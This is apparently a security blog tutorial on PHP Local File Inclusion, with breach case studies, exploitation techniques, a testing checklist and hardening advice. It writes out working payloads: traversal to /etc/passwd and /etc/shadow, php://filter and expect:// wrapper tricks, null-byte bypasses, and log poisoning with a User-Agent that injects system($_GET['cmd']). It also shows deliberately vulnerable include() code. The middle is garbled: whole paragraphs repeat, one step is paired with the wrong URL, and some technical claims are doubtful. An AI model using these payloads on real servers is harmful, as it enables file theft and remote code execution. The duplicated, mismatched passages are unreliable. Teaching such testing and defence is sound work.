















Local File Inclusion (LFI) Vulnerabilities: The Tiny Parameter That Exposed Entire Infrastructures
Master Local File Inclusion vulnerabilities with real-world case studies, exploitation techniques, bypass methods including PHP wrappers, test cases, detection strategies, and hardened defensive practices to prevent infrastructure exposure.


In 2011, a simple file inclusion vulnerability in a WordPress plugin called TimThumb changed the course of web application security history. The vulnerability was so widespread and so easy to exploit that attackers compromised over 1.2 million websites in a coordinated assault. They didn't just deface sites. They deployed PHP shells, harvested databases, and extracted sensitive data from hundreds of thousands of servers.
What made TimThumb particularly devastating wasn't sophisticated exploitation. It was the opposite. The vulnerability was trivial to find and trivial to exploit. An attacker could penetrate an entire infrastructure by manipulating a single URL parameter.
Local File Inclusion vulnerabilities represent one of the oldest, most persistent, yet most underestimated threats in web application security. They're so common that most developers have never heard of them despite working with vulnerable code regularly. They're so simple to exploit that script kiddies with zero security knowledge can compromise critical systems. And they're so dangerous that when properly chained with other vulnerabilities, they escalate to complete system compromise.
This is the story of Local File Inclusion. This is how tiny parameters expose entire infrastructures.
Understanding Local File Inclusion: The Basics
Local File Inclusion occurs when a web application includes a file as user input without proper validation. The attacker manipulates the input to include files they shouldn't have access to. Unlike Remote File Inclusion, which pulls files from external servers, LFI is confined to files already present on the vulnerable server's filesystem.
A typical vulnerable pattern looks deceptively simple:
```
<?php
$file = $_GET['file'];
if(isset($file)) {
include("pages/" . $file);
} else {
include("index.php");
}
?>
```
The developer intended users to request safe files like pages/about.php or pages/contact.php. The parameter is meant to select from a predefined set of files. This is reasonable. This is how file inclusion works in thousands of legitimate web applications.
Then an attacker requests:
- http://target.com/index.php?file=../../../../etc/passwd
Instead of loading pages/about.php, the application loads pages/../../../../etc/passwd which resolves to /etc/passwd on Unix-based systems. The file is read, and its contents are displayed in the browser. The attacker now sees the server's user accounts and password hashes.
This is LFI in its most basic form. No authentication required. No sophisticated exploitation. Just path traversal using dot-dot-slash sequences.
Real-World Attack Cases: When LFI Changed Everything
Understanding LFI's severity requires examining real attacks that shaped web security.
The 2011 TimThumb Compromise represents the most catastrophic LFI attack in history. TimThumb was a WordPress plugin for image cropping and resizing used by thousands of WordPress websites. The vulnerability existed in the library's file inclusion mechanism. Attackers systematically scanned the internet for vulnerable installations. They exploited the LFI to upload PHP shells. From those shells, they accessed databases and exfiltrated sensitive information from over 1.2 million compromised sites.
What's particularly striking about TimThumb is that the vulnerability was public knowledge. Multiple security researchers had disclosed it. Yet patches were slow to deploy, and many site administrators never updated their plugins. Attackers capitalized on this window of vulnerability with automated scanning and exploitation.
The 2016 Adult Friend Finder Breach compromised 412 million accounts using LFI vulnerabilities combined with inadequate access controls. Attackers leveraged LFI to read sensitive configuration files containing database credentials, then accessed user databases directly. Names, emails, passwords, and sexual preferences of hundreds of millions of users were exposed.
The 2012 RedHat Website Compromise included multiple vulnerabilities including LFI. Attackers used LFI to access log files containing sensitive information, then combined this with other weaknesses to extract the website's database. The breach exposed source code and security infrastructure details.
The 2012 weather.gov Incident saw attackers exploit LFI to gather sensitive server information about the National Weather Service infrastructure. The compromised information was later released publicly, revealing internal server configurations and network architecture.
These aren't theoretical vulnerabilities or academic exercises. These are real attacks affecting millions of users, billions of dollars in damages, and lasting privacy violations.
The Vulnerability Mechanics: How LFI Works
Understanding why LFI works requires understanding how web applications handle file inclusion.
When a PHP application executes include(), require(), file_get_contents(), or similar functions with user-controlled input, it trusts that input to be safe. The developer might intend for users to specify a filename. The developer might not realize that filesystem paths are traversable.
In Unix-based systems, the path components are:
/ represents the root directory
. represents the current directory
.. represents the parent directory
By chaining ../ sequences, an attacker can navigate up the directory tree regardless of where the application expects files to be located. If the vulnerable application is in /var/www/html/app/ and the attacker requests ../../../../etc/passwd, the application navigates up four levels and accesses /etc/passwd.
PHP wrappers complicate exploitation further. Wrappers are protocols that handle different data sources. The file:// wrapper accesses local files. The data:// wrapper allows inline data encoding. The php:// wrapper accesses various I/O streams. By leveraging these wrappers, attackers can encode files, execute code, or access system information beyond simple file reading.
The vulnerability's core issue is the assumption that user input is safe for filesystem operations. This assumption is almost never valid in practice. Every piece of user input is potentially malicious until proven otherwise through rigorous validation.
Exploitation Techniques: Beyond Basic Path Traversal
Directory Traversal Sequences
The most straightforward LFI exploitation uses path traversal:
```
http://target.com/view.php?page=../../../../etc/passwd
http://target.com/index.php?file=../../../../../../etc/hosts
http://target.com/load.php?page=../../../windows/win.ini
```
On Unix/Linux systems, common targets include:
```
/etc/passwd
/etc/shadow (if readable by web server user)
/etc/hosts
/proc/self/environ
/var/log/apache2/access.log
/var/log/apache2/error.log
```
PHP Wrappers and Advanced Exploitation
PHP wrappers enable sophisticated attacks that basic directory traversal cannot achieve.
The php://filter wrapper applies filters to file content before inclusion. Most importantly, it can base64-encode file contents, allowing reading of PHP files without executing them. A typical exploitation looks like:
http://target.com/index.php?page=php://filter/convert.base64-encode/resource=config.php
Modern PHP versions have disabled this by default due to security concerns. However, some legacy applications remain vulnerable.
The zip:// wrapper processes ZIP file archives. If the application accepts file uploads, an attacker can upload a ZIP file containing a malicious PHP script, then use the zip:// wrapper to execute it: http://target.com/index.php?page=zip:///uploads/shell.zip%23malicious.php
Log File Contamination and Code Injection
Log file contamination is a sophisticated technique enabling code execution even without direct file upload capabilities.
The process works as follows: First, identify a service that logs user input. This might be a web server logging URLs, an FTP server logging usernames, or an SSH server logging failed login attempts. Second, inject PHP code into that service through a normal request. When SSH rejects a login attempt for user <?php phpinfo(); ?>, the server logs this in /var/log/auth.log.
Finally, use LFI to include the log file:
- http://target.com/index.php?page=data:text/plain,<?php phpinfo(); ?>
Modern PHP versions have disabled this by default due to security concerns. However, some legacy applications remain vulnerable.
The zip:// wrapper processes ZIP file archives. If the application accepts file uploads, an attacker can upload a ZIP file containing a malicious PHP script, then use the zip:// wrapper to execute it:
http://target.com/index.php?page=zip:///uploads/shell.zip%23malicious.php
The expect:// wrapper executes system commands and returns output. It's not enabled by default, but if present, enables remote command execution: http://target.com/index.php?page=expect://id
This executes the id command and returns its output.
The phar:// wrapper deserializes PHP objects. If the application uses unserialize() on attacker-controlled data, this can trigger object injection vulnerabilities.
Null Byte Injection and Truncation
In PHP versions before 5.3.4, the null byte character (%00) truncated string processing. This technique bypassed file extension appending.
If the application code was:
- include($_GET['page'] . ".php");
Normal traversal would fail because requested files would have .php appended, resulting in /etc/passwd.php which doesn't exist.
However, with null byte injection: http://target.com/index.php?page=../../../../etc/passwd%00
The null byte truncated the string, resulting in /etc/passwd being included without the .php extension. This technique is no longer viable in modern PHP versions, but older applications remain vulnerable.
Truncation is another bypass technique. By injecting extremely long input, the attacker might exceed buffer limits, causing the application to truncate the input and discard the file extension: http://target.com/index.php?page=data:text/plain,<?php phpinfo(); ?>
Modern PHP versions have disabled this by default due to security concerns. However, some legacy applications remain vulnerable.
The zip:// wrapper processes ZIP file archives. If the application accepts file uploads, an attacker can upload a ZIP file containing a malicious PHP script, then use the zip:// wrapper to execute it: http://target.com/index.php?page=zip:///uploads/shell.zip%23malicious.php
The expect:// wrapper executes system commands and returns output. It's not enabled by default, but if present, enables remote command execution: http://target.com/index.php?page=expect://id
This executes the id command and returns its output.
The phar:// wrapper deserializes PHP objects. If the application uses unserialize() on attacker-controlled data, this can trigger object injection vulnerabilities.
Null Byte Injection and Truncation
In PHP versions before 5.3.4, the null byte character (%00) truncated string processing. This technique bypassed file extension appending.
If the application code was:
include($_GET['page'] . ".php");
Normal traversal would fail because requested files would have .php appended, resulting in /etc/passwd.php which doesn't exist.
However, with null byte injection: http://target.com/index.php?page=../../../../etc/passwd%00
The null byte truncated the string, resulting in /etc/passwd being included without the .php extension. This technique is no longer viable in modern PHP versions, but older applications remain vulnerable.
Truncation is another bypass technique. By injecting extremely long input, the attacker might exceed buffer limits, causing the application to truncate the input and discard the file extension: http://target.com/index.php?page=../../../../etc/passwd[extremely long padding...]
Log File Contamination and Code Injection
Log file contamination is a sophisticated technique enabling code execution even without direct file upload capabilities.
The process works as follows: First, identify a service that logs user input. This might be a web server logging URLs, an FTP server logging usernames, or an SSH server logging failed login attempts. Second, inject PHP code into that service through a normal request. When SSH rejects a login attempt for user <?php phpinfo(); ?>, the server logs this in /var/log/auth.log.
Finally, use LFI to include the log file: http://target.com/index.php?page=../../../../var/log/auth.log
The PHP code in the log file is executed, providing remote command execution.
Apache access logs are particularly effective for this technique. An attacker sends a request with PHP code in the User-Agent header:
GET / HTTP/1.1
User-Agent: <?php system($_GET['cmd']); ?>
The server logs this in /var/log/apache2/access.log. The attacker then includes the log file and has code execution.
Test Cases and Detection: Comprehensive Vulnerability Assessment
Identification Test Cases
Testing for LFI requires systematic parameter identification and payload testing.
Step 1: Identify Inclusion Parameters
Look for URL parameters that suggest file inclusion:
```
?page=
?file=
?path=
?document=
?module=
?include=
?load=
?template=
?view=
?content=
?download=
?url=
?filename=
```
Also examine POST parameters, cookies, and headers for similar patterns. HTTP headers like Referer or User-Agent might influence file inclusion logic.
Step 2: Basic Directory Traversal Testing
Send simple path traversal payloads:
```
http://target.com/view.php?page=../../../../etc/passwd
http://target.com/view.php?page=..%2f..%2f..%2fetc%2fpasswd (URL encoded)
http://target.com/view.php?page=....//....//etc/passwd (double encoding bypass)
http://target.com/view.php?page=..%252f..%252fetc%252fpasswd (double URL encoding)
```
Observe responses for error messages, file contents, or behavior changes indicating successful traversal.
Step 3: Advanced Wrapper Testing
Test for PHP wrapper support:
```
http://target.com/view.php?page=php://filter/convert.base64-encode/resource=config
http://target.com/view.php?page=php://filter/resource=config
http://target.com/view.php?page=data://text/plain,test
http://target.com/view.php?page=file:///etc/passwd
```
Step 4: Null Byte and Encoding Testing
Test for encoding bypasses:
http://target.com/view.php?page=../../../../etc/passwd%00
http://target.com/view.php?page=../../../../etc/passwd%25 00
http://target.com/view.php?page=....//....//etc/passwd
Step 5: Log File Inclusion Testing
Attempt to include log files if writable:
```
http://target.com/view.php?page=../../../../var/log/apache2/access.log
http://target.com/view.php?page=../../../../var/log/apache2/error.log
http://target.com/view.php?page=../../../../var/log/auth.log
http://target.com/view.php?page=../../../../proc/self/environ
```
Detection and Validation
Detecting LFI in applications requires both automated scanning and manual review.
Automated scanning tools like Burp Suite, OWASP ZAP, and Acunetix systematically test identified parameters with known payloads. These tools follow consistent patterns: identify parameters, test payloads, analyze responses, and report findings.
Manual testing complements automated scanning by identifying logic-based vulnerabilities automation misses. A tester might recognize that an application parameter is suspicious even if automated tools don't flag it.
Static code analysis tools examine source code for dangerous patterns:
```
// Vulnerable pattern 1: Direct inclusion
include($_GET['page']);
// Vulnerable pattern 2: Concatenation without validation
include("pages/" . $_GET['file']);
// Vulnerable pattern 3: User-controlled path in file functions
file_get_contents($_POST['document']);
```
Identifying these patterns in code review immediately reveals vulnerability locations without runtime testing.
Defensive Measures and Remediation
The Whitelist Approach: The Only Truly Safe Method
The most effective LFI prevention is avoiding dynamic file inclusion entirely. If the application absolutely must use dynamic inclusion, implement a strict whitelist of allowed files.
Secure implementation:
```
<?php
$allowed_pages = array(
'home' => 'pages/home.php',
'about' => 'pages/about.php',
'contact' => 'pages/contact.php',
'services' => 'pages/services.php'
);
$page_id = isset($_GET['page']) ? $_GET['page'] : 'home';
if (!array_key_exists($page_id, $allowed_pages)) {
$page_id = 'home'; // Default to safe page
}
include($allowed_pages[$page_id]);
?>
```
Instead of directly including user input, the application accepts an identifier and maps it to a pre-approved file path. An attacker cannot specify arbitrary paths because the whitelist constrains all possible values.
This approach is immune to directory traversal, null byte injection, and wrapper attacks because the included path cannot be influenced by user input.
Input Validation: Necessary But Insufficient
Input validation adds defense-in-depth but should never be the sole protection:
```
<?php
$file = $_GET['file'];
// Validate against directory traversal sequences
if (strpos($file, '..') !== false || strpos($file, '/') !== false) {
die('Invalid file specified');
}
// Validate against null bytes
if (strpos($file, '%00') !== false || strpos($file, chr(0)) !== false) {
die('Invalid file specified');
}
// Only allow specific file extension
if (!preg_match('/^[a-zA-Z0-9_-]+\.php$/', $file)) {
die('Invalid file specified');
}
include("pages/" . $file);
?>
```
However, attackers continuously discover new bypass techniques. Encoding tricks, wrapper usage, and logic flaws can bypass validation. Validation is useful for defense-in-depth but cannot be relied upon as sole protection.
Framework-Level Protections
Modern frameworks provide safer file handling patterns:
```
// Laravel example
Route::get('/page/{page}', function($page) {
return view("pages.{$page}"); // Framework validates view names
});
// PHP filter extension example
$file = filter_var($_GET['file'], FILTER_VALIDATE_URL);
if ($file === false) {
die('Invalid file');
}
```
Frameworks abstract away direct filesystem access, allowing developers to work with safer abstractions. Using framework-provided file handling is preferable to raw PHP filesystem functions.
Server Configuration Hardening
Server configuration reduces impact even if LFI occurs:
Apache configuration:
```
# Disable PHP execution in upload directories
<Directory /var/www/html/uploads>
php_flag engine off
AddType text/plain .php .phtml .php3 .php4 .php5 .php6 .php7 .phps .pht
<FilesMatch ".php$">
Deny from all
</FilesMatch>
</Directory>
# Restrict file access
<Files ~ "\.php$">
Require all denied
</Files>
```
Disable dangerous PHP functions and wrappers:
```
; php.ini configuration
disable_functions = "exec,system,passthru,shell_exec,show_source,proc_open,eval,pcntl_fork,posix_setpid,posix_seteuid,posix_setegid,posix_setsid,posix_getpwnam,posix_kill,posix_fork,proc_get_status,proc_close,proc_terminate,proc_nice"
allow_url_fopen = Off
allow_url_include = Off
open_basedir = "/var/www/html:/tmp"
```
Set minimal permissions on sensitive files:
```
chmod 640 /etc/passwd
chmod 600 /etc/shadow
chmod 600 configuration files
chmod 750 /var/log directories
```
Best Practices and Prevention Strategies
Never trust user input. Treat all user-supplied data as potentially malicious until validated and sanitized.
Use whitelisting instead of blacklisting. Whitelists define what is allowed. Blacklists try to block known bad patterns but fail against unknown techniques.
Avoid dynamic file inclusion. If required, use strict whitelisting. Prefer database lookups or configuration-based file selection.
Implement comprehensive input validation with length limits, character restrictions, and format validation.
Use framework-provided file handling functions that abstract dangerous operations.
Disable unnecessary PHP functions and features. If expect:// wrapper isn't needed, disable it. If URL wrappers aren't required, disable them.
Implement proper access controls. Restrict file permissions so sensitive files aren't readable by the web server user.
Monitor log files for suspicious patterns. Include command characters, multiple slashes, or path traversal sequences in logs.
Conduct regular security assessments. Automated scanning and manual penetration testing identify vulnerabilities before attackers do.
Keep software updated. Apply security patches promptly. Use dependency scanning to identify vulnerable libraries.
Educate developers about secure coding practices. Many LFI vulnerabilities stem from lack of awareness rather than malicious intent.
Conclusion: A Vulnerability That Refuses to Die
Local File Inclusion remains one of the most persistent vulnerabilities in web application security despite being understood for decades. The TimThumb disaster happened 14 years ago. Security professionals have written hundreds of articles, created numerous tools, and conducted countless training sessions on LFI prevention.
Yet LFI vulnerabilities continue to appear in production applications. Developers still write dangerous code. Security reviews still miss obvious vulnerabilities. Deployments still use vulnerable versions of third-party libraries.
This persistence stems from a fundamental problem: developers often don't understand the security implications of their code. They write include($_GET['file']) without realizing they're handing filesystem access directly to attackers. They implement incomplete validation believing their checks prevent attacks when clever encoding bypasses them.
The remedy is straightforward but requires discipline: use whitelisting, avoid dynamic file inclusion when possible, validate all input, and keep software updated.
A tiny parameter can expose an entire infrastructure. But a tiny amount of security awareness can prevent the disaster.
The question isn't whether LFI vulnerabilities will continue to appear. They will. The question is whether your applications will be among the vulnerable ones.